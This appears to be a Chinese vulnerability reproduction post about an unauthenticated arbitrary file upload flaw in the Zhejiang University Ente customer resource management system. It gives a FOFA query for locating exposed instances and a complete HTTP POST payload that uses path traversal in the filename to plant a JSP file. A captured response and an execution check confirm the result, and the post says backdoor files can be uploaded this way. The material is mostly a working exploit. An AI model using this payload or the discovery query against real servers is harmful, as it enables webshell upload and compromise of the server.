


Z1-3浙大恩特-客户资源管理系统-文件上传

漏洞描述：

浙大恩特客户资源管理系统中/entsoft/CrmBasicAction.entcrm接口处存在文件上传漏洞，未经身份认证的攻击者可以上传任意后门文件，最终可导致服务器失陷。

网站图片：



网络测绘：

fofa语法：

FOFA: app="浙大恩特客户资源管理系统"

漏洞复现：

payload:

```
POST /entsoft/CrmBasicAction.entcrm?method=zipFileUpload&c_transModel=old HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.2657.7 Safari/537.36
Accept-Encoding: gzip
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5iALAXlSiqxJXrhK

-----WebKitFormBoundary5iALAXlSiqxJXrhK
Content-Disposition: form-data; name="file"; filename="../../qaz.jsp"
Content-Type: application/zip

<% out.println("Hello, World!"); %>
-----WebKitFormBoundary5iALAXlSiqxJXrhK--
```

效果图：

Request

```
1 POST /entsoft/CrmBasicAction.entcrm?method=zipFileUpload&c_transModel=old HTTP/1.1
2 Host: your-ip
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.2657.7 Safari/537.36
4 Accept-Encoding: gzip
5 Connection: close
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5iALAXlSiqxJXrhK
7
8 -----WebKitFormBoundary5iALAXlSiqxJXrhK
9 Content-Disposition: form-data; name="file"; filename="../../qaz.jsp"
10 Content-Type: application/zip
11
12 <% out.println("Hello, World!"); %>
13 -----WebKitFormBoundary5iALAXlSiqxJXrhK--
```


Responses 154bytes / 50ms

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 X-Powered-By: Servlet/3.0; JBossAS-6
4 Set-Cookie: JSESSIONID=FEE4FCE68CCB1A1EC4767C7FF87752F6; Path=/entsoft
5 X-UA-Compatible: IE=EmulateIE7
6 Content-Type: text/html; charset=utf-8
7 Date: Tue, 16 Jan 2024 12:20:42 GMT
8 Connection: close
9 Content-Length: 154
10
11 {"c_status":"1","c_filename":"qaz.jsp","result":true,"c_uptime":"2024-01-16 12:20:42"}
12 "c_path" "D:/Entsoft/enterdoc.war/dao//2024011620204281439598714/"
```

回想完整路径
验证



⚠ 不安全



3:81/enterdoc/dao/2024011620204281439598714/qaz.jsp

Hello, World!